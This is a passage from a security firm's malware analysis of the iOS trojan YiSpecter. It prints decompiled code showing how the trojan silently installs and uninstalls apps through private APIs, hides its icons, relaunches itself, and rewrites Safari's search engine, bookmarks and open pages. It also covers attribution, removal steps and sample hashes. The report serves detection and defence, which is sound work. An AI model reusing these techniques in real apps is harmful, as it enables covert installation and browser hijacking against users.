  v28 = (unsigned int)objc_msgSend(v27, "fileExistsAtPath:", v60);
  objc_release(v27);
  if ( !v28 )
  {
    v29 = objc_msgSend(&OBJC_CLASS___NSBundle, "mainBundle");
    v30 = (void *)objc_retainAutoreleasedReturnValue(v29);
    v31 = v30;
    v32 = objc_msgSend(v30, "pathForResource:ofType:", CFSTR("ADPage"), CFSTR("ipa"));
    v33 = objc_retainAutoreleasedReturnValue(v32);
    objc_release(v31);
    v34 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
    v35 = (void *)objc_retainAutoreleasedReturnValue(v34);
    objc_msgSend(v35, "copyItemAtPath:toPath:error:", v33, v60, 0);
    objc_release(v35);
    objc_release(v33);
  }
  v5 = v62;
  if ( (unsigned int)objc_msgSend(&OBJC_CLASS___AppUtils, "installIPA:", CFSTR("ADPage.ipa")) & 0xFF )
    NSLog((int)CFSTR("ADPage"));
  objc_release(v60);
}
```

Figure 17. NoIcon downloads ADPage's IPA file and installs it

```
<key>application-identifier</key>
<string>VN36KFTLTA.com.weiying.hiddenIconLaunch</string>
<key>com.apple.developer.team-identifier</key>
<string>VN36KFTLTA</string>
<key>com.apple.private.mobileinstall.allowedSPI</key>
<array>
        <string>Install</string>
        <string>Browse</string>
        <string>Uninstall</string>
        <string>Archive</string>
        <string>RemoveArchive</string>
</array>
<key>com.apple.springboard.launchapplications</key>
<true/>
<key>get-task-allow</key>
<false/>
<key>keychain-access-groups</key>
<array>
        <string>com.weiying.noicon</string>
</array>
```

Figure 18. NoIcon has private entitlement for app installation

Uninstalling Existing Apps

NoIcon has another functionality called “fakeApps”. If it receives this command from the C2 server, it will uninstall the iOS app specified in the commands from current device (Figure 19). Then, it will install another downloaded app as a fake version to trick the user. This uninstallation operation is also implemented using a private API -- the MobileInstallationUninstall defined in the MobileInstallation framework.

```
v12 = objc_msgSend(v10, "pathForResource:ofType:", CFSTR("config"), CFSTR("plist"));
v13 = objc_retainAutoreleasedReturnValue(v12);
v14 = v13;
v15 = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithContentsOfFile:", v13);
v16 = (void *)objc_retainAutoreleasedReturnValue(v15);
v17 = v16;
v18 = objc_msgSend(v16, "objectForKeyedSubscript:", CFSTR("fakeApps"));
v19 = (void *)objc_retainAutoreleasedReturnValue(v18);
v20 = v19;
v21 = objc_msgSend(v19, "objectAtIndex:", 0);
v22 = objc_retainAutoreleasedReturnValue(v21);
objc_release(v20);
objc_release(v17);
objc_release(v14);
objc_release(v11);
v23 = v6;
v24 = v22;
v25 = objc_msgSend(v23, "url");
objc_release(v5);
v26 = (void *)objc_retainAutoreleasedReturnValue(v25);
v27 = v26;
v28 = objc_msgSend(v26, "componentsSeparatedByString:", CFSTR("/"));
v29 = (void *)objc_retainAutoreleasedReturnValue(v28);
v30 = v29;
v31 = objc_msgSend(v29, "lastObject");
v32 = objc_retainAutoreleasedReturnValue(v31);
objc_release(v30);
objc_release(v27);
NSLog((int)CFSTR("bundleid91: %@"));
if ( (unsigned int)objc_msgSend(v38, "hasSuffix:", CFSTR("ipa")) & 0xFF )
{
  NSLog((int)CFSTR("e\x05S\vN}[\x1Ob\fxN"));
  NSLog((int)CFSTR("$Re/f&TX[(M\x1Fw"));
  if ( (unsigned int)objc_msgSend(&OBJC_CLASS___AppUtils, "isInstallIpa:", v24) & 0xFF )
  {
    v39 = (int)&_NSConcreteStackBlock;
    v40 = -1040187392;
    v41 = 0;
    v42 = __63__MainViewController_downloadManagerDidComplete_withOperation___block_invoke;
    v43 = &__block_descriptor_tmp491;
    objc_retain(v32);
    v44 = v32;
    objc_msgSend(&OBJC_CLASS___AppUtils, "uninstallApp:succuss:fail:", v24, &v39, &__block_literal_global496);
    objc_release(v44);
  }
```

Figure 19. NoIcon uninstall specified app in fakeApps command

Self Monitoring and Updating

The NoIconUpdate will regularly check whether all these malicious components are installed, then connect with YiSpecter’s C2 server to check for updates. This is why some victims deleted the main app and NoIcon but the malware still remained on the phone.

```
v2 = (void *)MobileInstallationLookup(0);
v3 = v2;
v4 = objc_msgSend(v2, "objectForKeyedSubscript:", CFSTR("com.weiying.noiconupdate"));
v5 = (void *)objc_retainAutoreleasedReturnValue(v4);
v6 = v5;
v7 = objc_msgSend(v5, "objectForKeyedSubscript:", CFSTR("CFBundleShortVersionString"));
v8 = (void *)objc_retainAutoreleasedReturnValue(v7);
objc_release(v6);
if ( objc_msgSend(v8, "length") )
{
  v9 = (struct HYQvodClient *)objc_retain(v8);
}
else
{
  v9 = (struct HYQvodClient *)CFSTR("0.0");
  objc_retain(CFSTR("0.0"));
}
```

Figure 20. NoIconUpdate checks installed components' version

Additionally, NoIconUpdate will regularly check whether NoIcon is running. If not, it will launch NoIcon immediately.

```
if ( (unsigned int)objc_msgSend(&OBJC_CLASS___AppUtil, "isAppActived:", CFSTR("NoIcon")) & 0xFF )
{
  v78 = -1;
  NSLog(CFSTR(";N\vs"), v23);
}
else
{
  v76 = -1;
  NSLog(CFSTR(";N\vs""), v23);
  v76 = -1;
  if ( (unsigned int)objc_msgSend(&OBJC_CLASS___AppUtil, "isAppInstalled:", CFSTR("com.weiying.hiddenIconLaunch")) & 0xFF )
  {
    v76 = -1;
    NSLog(CFSTR(";N\vs"][8\f"), v24);
    v76 = -1;
    objc_msgSend(&OBJC_CLASS___AppUtil, "launchAPP:", CFSTR("com.weiying.hiddenIconLaunch"));
  }
  else
  {
    v76 = -1;
    NSLog(CFSTR(";N\vs"*g[8\f"), v24);
    v76 = -1;
    objc_msgSend((void *)v12, "requestVersion");
  }
}
```

Figure 21. NoIconUpdate checks running status and launches NoIcon

Hiding Icon in SpringBoard

NoIcon, ADPage and NoIconUpdate use a trick to hide their icons from SpringBoard (the desktop in iOS.) In their Info.plist file, the “SBAppTags” key contains a value of “hidden” (Figure 22). Any app with this characteristic will not be shown in SpringBoard, hence the user won’t see its icon and its name. This mechanism is used by some preinstalled apps for testing and diagnostics on the iOS system. In February 2015, an iOS Spyware XAgent (aka PawnStorm) also used this trick.

```
"CFBundleIdentifier" => "com.weiying.hiddenIconLaunch"
"DTXcode" => "0611"
"SBAppTags" => [
  0 => "hidden"
]
"CFBundleExecutable" => "NoIcon"
```

Figure 22. Part of NoIcon's Info.plist file

This icon hiding behavior is critical to YiSpecter’s success. Without being able to see the icon, users not only can’t discover these malicious apps, but also have no way to uninstall them (because uninstalling an iOS app requires the user to long click the app’s icon in SpringBoard). This behavior is likely why YiSpecter’s named the component “NoIcon.”

Pretending to be System Apps

Even though icons are hidden from the SpringBoard, YiSpecter’s author still has considered power users who may use third-party tools to manage iPhones or iPads. The author used special display app names and logos for these three apps to make them look like iOS system apps. The table below shows the display name and icon of three samples we analyzed. As far as we know, YiSpecter has pretended to be the Phone, Weather, Game Center, Passbook, Notes and Cydia apps. While this is a simple trick, it may be effective at fooling some users.

Component	Bundle ID	Displayed App Name	Faked App Logo
NoIcon	com.weiying.hiddenIconLaunch	Passbook	

ADPage	com.weiying.ad	Cydia	
NoIconUpdate	com.weiying.noiconupdate	Game Center	

Hijacking Other Apps Execution to Show Ads

NoIcon will also regularly check which iOS app the user has open. This is implemented by using the private API function SBSCopyFrontmostApplicationDisplayIdentifier defined in the SpringBoardServices framework. NoIcon receives an allowlist of apps from C2 server and checks if the currently running app is on this list, which contains YiSpecter's components and apps built by Apple. If the app isn't in the list, NoIcon will launch the ADPage app by executing another private API function: SBSLaunchApplicationWithIdentifier.

Figure 23. NoIcon compares current running app with allowlist

Figure 24. NoIcon launch ADPage to cover other apps user interface

The launched ADPage will show a full screen with words "Cydia is detecting and protecting" in Chinese (Figure 25), then display some advertisements provided by third-party mobile ads platforms. Through this mechanism NoIcon and ADPage successfully hijacked other iOS apps' execution and show its advertisements to victims. This is the most significant behavior reported by victims, as it is disruptive to their regular use of iOS devices.

Figure 25. ADPage's full screen before displaying advertisement

Changing Safari Configurations

Another feature of NoIcon allows it to change Safari browser's configurations on jailbroken devices by directly writing to local configuration and database files.

If NoIcon receives a specific command from the C2 server, it will enumerate all subdirectories in the "/var/mobile/Applications" directory to find a "Preferences/com.apple.mobilesafari.plist" file. Thus, it can identify the Safari app's home directory. It then modifies this plist file to change Safari's default search engine to a specified one between

Google, Bing, Yahoo and Baidu (Figure 26). However, in a nearby piece of code, we found that Baidu was specifically hard coded as target search engine in some situations (Figure 27).

```
v39 = objc_msgSend(CFSTR("/var/mobile/Applications"), "stringByAppendingPathComponent:", v103);
v98 = objc_retainAutoreleasedReturnValue(v39);
objc_release(v103);
v40 = objc_msgSend(v38, "stringByAppendingPathComponent:", CFSTR("Preferences/com.apple.mobilesafari.plist"));
safari_plist_path = (void *)objc_retainAutoreleasedReturnValue(v40);
objc_release(v38);
v42 = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithContentsOfFile:", safari_plist_path);
v43 = (void *)objc_retainAutoreleasedReturnValue(v42);
dict_safari_copy = objc_msgSend(v43, "mutableCopy");
objc_release(v43);
if ( param3 == 2 )
{
  objc_msgSend(dict_safari_copy, "setValue:forKey:", CFSTR("Baidu"), CFSTR("SearchEngineStringSetting"));
  param4_ = param4;
}
else
{
  param4_ = param4;
  if ( param3 == 1 )
  {
    v50 = "setValue:forKey:";
    search_engine = CFSTR("Google");
  }
  else
  {
    v50 = "setValue:forKey:";
    if ( param3 == 3 )
      search_engine = CFSTR("Bing");
    else
      search_engine = CFSTR("Yahoo!");
  }
  objc_msgSend(dict_safari_copy, v50, search_engine, CFSTR("SearchEngineStringSetting"));
}
param4 = param4_;
v98 = dict_safari_copy;
objc_msgSend(dict_safari_copy, "writeToFile:atomically:", safari_plist_path, 1);
```

Figure 26. NoIcon locates Safari's config file and change default search engine

```
v46 = objc_msgSend(
        &OBJC_CLASS___NSDictionary,
        "dictionaryWithContentsOfFile:",
        CFSTR("var/mobile/Library/Preferences/com.apple.mobilesafari.plist"));
v47 = (void *)objc_retainAutoreleasedReturnValue(v46);
v48 = objc_msgSend(v47, "mutableCopy");
objc_release(v47);
objc_msgSend(v48, "setValue:forKey:", CFSTR("Baidu"), CFSTR("SearchEngineStringSetting"));
objc_msgSend(
  v48,
  "writeToFile:atomically:",
  CFSTR("var/mobile/Library/Preferences/com.apple.mobilesafari.plist"),
  1);
```

Figure 27. NoIconHard-coded to change default search engine to Baidu

Additionally, NoIcon changes Safari’s bookmarks database to update all existing bookmark URLs to the URL that specified by C2 server. It will also write Safari’s SuspendStates.plist file to change all latest opened webpages’ URLs to the specified URL.

Note that all these behaviors also occurred according to victims’ reports posted in online forums.

```
objc_retain(CFSTR("update bookmarks set url = ?"));
v10 = *(void **)(v17 + v15);
v19 = 2;
if ( (unsigned int)objc_msgSend(v10, "executeUpdate:", CFSTR("update bookmarks set url = ?")
{
  v19 = 3;
  NSLog((int)&stru_C07C8);
}
else
{
  v19 = 4;
  NSLog((int)&stru_C07D8);
}
v11 = *(void **)(v17 + v15);
v19 = 5;
objc_msgSend(v11, "close");
objc_release(CFSTR("update bookmarks set url = ?"));
```

Figure 28. Change URLs in all existing bookmarks

```
v55 = objc_msgSend(safari_plist_path, "stringByAppendingString:", CFSTR("Safari/SuspendState.plist"));
v89 = objc_retainAutoreleasedReturnValue(v55);
v56 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "dictionaryWithContentsOfFile:");
v57 = (void *)objc_retainAutoreleasedReturnValue(v56);
dict_suspend_state_copy = objc_msgSend(v57, "mutableCopy");
objc_release(v57);
NSLog((int)CFSTR("dic:%@"));
v58 = objc_msgSend(dict_suspend_state_copy, "objectForKeyedSubscript:", CFSTR("SafariStateDocuments"));
v59 = (void *)objc_retainAutoreleasedReturnValue(v58);
v100 = v59;
if ( objc_msgSend(v59, "count") )
{
  v60 = 0;
  v61 = "objectAtIndex:";
  v62 = &stru_BF548;
  do
  {
    v102 = v60;
    v63 = objc_msgSend(v59, v61);
    v64 = (void *)objc_retainAutoreleasedReturnValue(v63);
    v65 = v64;
    v66 = objc_msgSend(v64, "objectForKeyedSubscript:", CFSTR("SafariStateDocumentBackForwardList"));
    v67 = (void *)objc_retainAutoreleasedReturnValue(v66);
    v68 = v67;
    v69 = objc_msgSend(v67, "objectForKeyedSubscript:", CFSTR("entries"));
    v70 = (void *)objc_retainAutoreleasedReturnValue(v69);
    v105 = v70;
    objc_release(v68);
    objc_release(v65);
    if ( objc_msgSend(v70, "count") )
    {
      v71 = 0;
      do
      {
        v72 = objc_msgSend(v70, v61, v71);
        v73 = (void *)objc_retainAutoreleasedReturnValue(v72);
        v74 = v73;
        v75 = objc_msgSend(v73, "objectForKeyedSubscript:", v62);
        v76 = v62;
        v77 = objc_retainAutoreleasedReturnValue(v75);
        NSLog((int)CFSTR("source value:%@"));
        v78 = v77;
        v62 = v76;
        v61 = "objectAtIndex:";
        objc_release(v78);
        objc_msgSend(v74, "setValue:forKey:", param4, v62);// change last opened pages' URLs
```

Figure 29. Change URLs in latest opened pages

Collecting and Uploading Device Information

All of the malicious YiSpecter apps collect some device information and upload it to the C2 server, including:

- A los of installed iOS apps; by invoking the private API MobileInstallationLookup;
- A list of running processes by invoking sysctl;
- The device UUID;
- The device MAC address, by invoking sysctl.

Who's Behind YiSpecter?

There is a lot of evidences that suggests YiSpecter was developed by a company named "YingMob Interaction (微赢互动)". For example, three of four components are signed by YingMob Interaction's enterprise certificate. In the NoIconUpdate's code, we even found a README.md which names the company in the app's release notes. YiSpecter's C2 server has hosted some websites belonging to YingMob. For example, if we directly visit the subdomain for YiSpecter's downloading, qvod.bb800[.]com, we can find it's an "WAP iOS Traffic Platform Backend Management System" with copyright information of YingMob Interaction.

Figure 30. README.md in the NoIconUpdate

Figure 31. YiSpecter's C2 server page has YingMob Interaction's copyright info

Figure 32. YingMob Interaction official website

YingMob Interaction's official website shows it's a Chinese mobile advertisement platform. In addition to YiSpecter we found the company also developed an iOS "helper" tool named "HaoYi Apple Helper(好易苹果助手)". The tool was later renamed to "Fengniao Helper(蜂鸟助手)". The tool's website is http://zs.haoyi.com/ but there's another subdomain http://zs.od.bb800.com in YiSpecter's C2 domain that is redirected to zs.haoyi.com. The helper tool says it can help users install all paid iOS apps in the App Store without jailbreaking, and it will give Apple IDs to users as presents to avoid registration in Apple. These functionalities are similar to what the iOS Trojan KeyRaider did earlier this year. Based on victims' discussions, we found that YiSpecter will frequently ask users to install this helper tool.

Figure 33. Fengniao Helper developed by YingMob Interaction

Relationship between YiSpecter and XcodeGhost

In September 2015, we initially investigated an OS X and iOS malware named XcodeGhost. By infecting Xcode, this compiler malware was successfully compiled into thousands of iOS apps in the App Store and affected hundred of millions users.

While YiSpecter and XcodeGhost both attacked non-jailbroken iOS devices, they are not related to each other. We believe that YiSpecter and XcodeGhost were developed by different attackers and there is no evidence of cooperation between the two developers so far.

However, from technical perspective, it's still interesting to discuss potential connections between them.

First, we explained that XcodeGhost could be remotely controlled by attackers to open arbitrary URLs, including opening a URL to ask a user to install any app signed by enterprise certificate. Hence, XcodeGhost could be another way to distribute malware like YiSpecter. In fact, not only XcodeGhost but also other legitimate iOS apps in the App Store can also do this.

Second, we explained that XcodeGhost collects system and app information and uploads it to its C2 server. People may be curious why the malware collects this data for. YiSpecter also exhibits this behavior but it also silently installs additional apps, which XcodeGhost does not.

In the underground ecosystem, when someone distributes apps for a fee they typically need some evidence to prove they were successful. For example, after YiSpecter silently installs other apps or games, the attacker could provide related devices

and app information to paying developers in order to collect his or her fee. Given that XcodeGhost didn't install other apps but uploaded that information by default, we suspect that XcodeGhost may have been scamming other underground distributors by collecting the evidence of installation but not actually performing it.

Security Risks and Related Threats

The world where only jailbroken iOS devices were threatened by malware is a thing of the past. WireLurker proved that non-jailbroken iOS devices can also be infected through abuse of the enterprise distribution mechanism. YiSpecter further shows us that this technique is being used to infect many iOS devices in the wild.

The key techniques deployed in YiSpecter are bypassing App Store reviews using enterprise distribution and abusing iOS private APIs to perform sensitive operations. This method has been discussed in some top academic conference papers in recent years (e.g., Tielei Wang et al in USENIX Security 2013, Min Zheng et al in AsiaCCS 2015, and Zhui Deng et al in CCS 2015.) However, YiSpecter is the first iOS malware in the wild that adopted this technique to launch a wide range attacks. This attack vector breaks Apple's security mechanisms and is likely to be abused in future attacks.

For years Apple has searched for privates APIs used in apps submitted to the App Store and rejected the apps found using them. However, except for enterprise distribution, there're still some ways to bypass this security check.

In the Objective-C language, invoking a method of an Objective-C object is not implemented through a virtual table as in C++. Objective-C uses a central message forwarding mechanism to handle method invoking where class name and method name are passed as string format parameters. Hence, a malware author can directly invoke the message forwarding functions such as objc_msgSend with obfuscated or encrypted class name and method name strings to use private APIs. Apple's code review is not strong enough hence apps using private APIs in this way will bypass their review and go to the App Store.

In fact, in one academic paper "iRiS: Vetting Private API Abuse in iOS Applications" in the coming ACM Conference on Computer and Communications Security (CCS 2015), researchers Zhui Deng et al from Purdue University successfully discovered 146 iOS apps from the App Store that abused 150 different private APIs including 25 APIs that are security critical. These occupied about 7 percent of all apps they analyzed. Note that they even found a third-party advertisement library that abused private APIs to collect private user information.

This observation is significant, because as a community, many of us have considered Apple's code review on private APIs good enough and that abusing private APIs can only be successful if combined with enterprise distribution (like in the case of the YiSpecter.) Though this research, we now know that abusing private APIs in the iOS system could be an independent attack technique and could affect all iOS users.

Prevention and Removal of YiSpecter

Palo Alto Networks has released IPS signatures (14861,14862,14863) via our Threat Prevention product to detect and block all malicious C2 traffic related to YiSpecter. We have also released signatures to detect the queries for the C2 domains used by the malware.

We have also reported the YiSpecter threat to Apple for them to revoke the abused enterprise certificates. (As noted above, the new iOS 9 requires users to manually set related provisioning profile as trusted in Settings before they can install Enterprise provisioned apps. This new feature is also helpful for preventing some security incidents caused by abusing enterprise certificates.)

For iOS users that are potentially infected by YiSpecter, we suggest removing it with the following steps:

1. In iOS, go to Settings -> General -> Profiles to remove all unknown or untrusted profiles;
2. If there's any installed apps named "情涩播放器", "快播私密版" or "快播0", delete them;
3. Use any third-party iOS management tool (e.g., iFunBox, though note that Apple's iTunes doesn't work in this step) on Windows or Mac OS X, to connect with your iPhone or iPad;
4. In the management tool, check all installed iOS apps; if there're some apps have name like Phone, Weather, Game Center, Passbook, Notes, or Cydia, delete them. (Note that this step won't affect original system apps but just delete

faked malware.)

Our primary security suggestion to avoid being affected by this kind iOS malware was, is and remains this: never download iOS apps from any untrusted sources, and never trust unknown developers. You should always download iOS apps from the official App Store for personal use, or download your company or organization's internal app under your IT department's guidance. Consider that even apps from the App Store can also abuse private APIs for harmful operations, and that these security habits won't prevent all similar attacks but should prevent most of them. We have also made suggestions to Apple for improving their code review procedures and urged them to improve iOS security mechanisms to defeat these potential security problems.

Appendix

Samples of YiSpecter

57cc101ee4a9f306236d1d4fb5ccb3bb96fa76210142a5ec483a49321d2bd603 ADPage

4938b9861b7c55fbbe47d2ba04e9aff2da186e282f1e9ff0a15bbb22a5f6e0e7 ADPage.ipa

fc55c5ced1027b48885780c87980a286181d3639dfc97d03ebe04ec012a1b677 DaPian

5259854994945a165996d994e6484c1afc1c7e628cb5df2dc3750f4f9f92202e DaPian.ipa

7714dbb85c5ebcd85cd1d93299479cff2cc82ad0ed11803c24c44106530d2e2f HYQvod

ddd16577b458a5ec21ea0f57084033435a46f61dc5482f224c1fe54f47d295bc HYQvod.ipa

8fa135fc74583e05be208752e8ce191060b1617447815a007efac78662b425d0 HYQvod_3.3.3

526e1dc893629c00c017fbe62b53392cb26bc6b15947e7b8b7df10a62f40cbad HYQvod_3.3.3.ipa

41176825ba0627f61981280b27689a0c5cc6bfb310a408fa623515e6239b8647 NoIcon

98e9e65d6e674620eccaf3d024af1e7b736cc889e94a698685623d146d4fb15f NoIcon.ipa

e7f071929a4304447cf638057d9499df9970b2a3d53d328a609f191a4bc29ffd NoIconUpdate

8873908061f9c8d563de26fe6fa671080a90a2d60f795cc0664ef686e1162955 NoIconUpdate.ipa

Samples in VirusTotal

SHA-256	Filename	Submit	Dete
382b88b654d7c5149ce8e9813accb86fd58eb1c01d66f730774f27a14d6af06c	HYQvod	11/18/14	1/55
0a106551b950d312c3847889cb233cbdaaebbc55fc2d7b6deb37f493079aa419	qj238_HYQvod_18.ipa	11/18/14	1/52
95c2b1fd5a9e0141e6c597771e832e6c6743713888bfad3d172c0180d650795b	qj238_HYQvod_14.ipa	1/26/15	1/56
487a442fa69be5fe701662976a2f9d16f7f1dc4b03d63b9a289a6395855b42d0	qvod2.4.0HYQvod_jx46.ipa	1/26/15	1/57
63b4ff014e74bd0a31b16393d145d1332e963b2e17f07396529793a4f0cf8b48	qiumama_HYQvod_jx69.ipa	2/5/15	1/56
fa8594384e119908ec4ea5e0af9597251f6de76a66c30682e36ca1f1d303c7a9	qiuchuanyi_HYQvod_jx48.ipa	2/26/15	1/57
f2a478eb2674b65d602204b2df8fc5e715e22596b039f235f9dfa27c03bbaa9b	1420683505536.ipa	2/26/15	1/57
ca59d78e9d23a737054b70385060346a8e6afc4948cd84f97826deb05168c279	20150113205442561.ipa	2/26/15	0/57
af338b0d35e532644850f9f5e00b6c67d6e08609cb9ef79d48e9f435f87366d0	qvod2.4.0HYQvod_6.ipa	2/26/15	1/57

17c89f5a579ecc3f97914a0fdd8ed1305a3682e09a719f91716607c3d63eabdf	qvod2.4.0HYQvod_5.ipa	2/26/15	1/57
0e75378d2ee5a7b90696dd67efa0d06d619f7f29021a7f056ff5a0fe881f8d6e	20150203141304735.ipa	2/26/15	0/57
55573153750d98938270d858ca220a4435ebcd1dac44388e5a59315e7811193c	DaPian	2/27/15	0/57
426f279a503a19d5c253621ad98f589d853270fd0a1ec54bf08ee55c1f647964	DaPian	2/27/15	0/57
f1e527fba122f91e79e790ba519c0d161cb4959bb1c89d6c20cf8a141ef8f854	HYQvod	4/20/15	1/57
bcb3d4a2960e76cc169bd80ff26c7973502ef11baf0d45d52534184f055003a1	HYQvod	4/20/15	1/56
5fd7b3994fc95cd72e2c76607ed00f260783e02b6fdf228e1e4616ca1e8702be	HYQvod	4/20/15	1/55
0771302f113d9c64fca3988a31020afa0767d3e1b66a2e74f819fd62b80b8a5e	HYQvod	4/20/15	1/57
1d5eea2236a2a44fe0ff4e17491c37f04ffa4a0af9a4b09ecc463089e3f48f14	kuaibozqb.3987.ipa	4/26/15	1/56
1d5eea2236a2a44fe0ff4e17491c37f04ffa4a0af9a4b09ecc463089e3f48f14	kuaibozqb.3987.ipa	5/12/15	1/57
3404bbf56d81da355636371f2e84b3b83ead7d78384c1627db67c4a59c275285	Unknown	6/29/15	0/56
04f69960b2e5fbd06f746e050c7a04e4ea9de67289fd82d3a85a92963aec387a	Unknown	6/29/15	0/56
363e58e1f489b6fade4975a54c02575e8832d95171b6b5646fd475d6a5f35ed9	HYQvod	7/25/15	0/56
ddd16577b458a5ec21ea0f57084033435a46f61dc5482f224c1fe54f47d295bc	1438074603284.ipa	8/18/15	1/56

Samples of Worm.Win32.Lingdun

2771276596981c0ff189c27e6869b147c3c3665fd8b94b14d68695ea6ea3d09d inst.exe

8d113243da8992220e73a2fd02ae28d209b326b191aeef95f3c8e223c1c6db96 leba99_setup_220041398.exe

9e538a58aed94a7748df9262ae0343dea9efce8d9117e0868eb404e1098747b6 u.exe

1607cf9625d7bf4ef39f8c1383fa0b1b1edcd13939d5d49fba5cdc14a73a2d95 ziyt.scr

6bd56dd4cc6a97912531fcb8d9f79f814fd45c9e97600f170646308868b1097b 亲情视频秀.exe

a8456f50c47b5248a93bcaebd05cb07bbf61527d5c7537767df1aaabb64bad95 天使嫩女视频全集.msi

Acknowledgements

Thanks CDSQ from WeipTech group for providing some samples of YiSpecter from an infected iPhone.

Thanks Josh Grunzweig and Bryan Lee from Palo Alto Networks for their suggestions on naming. (Finding a proper name is always so hard!)

Thanks Rongbo Shao and Zhaoyan Xu from Palo Alto Networks for their efforts in detecting the threat.

Thanks Ryan Olson from Palo Alto Networks for reviewing and revising this report.
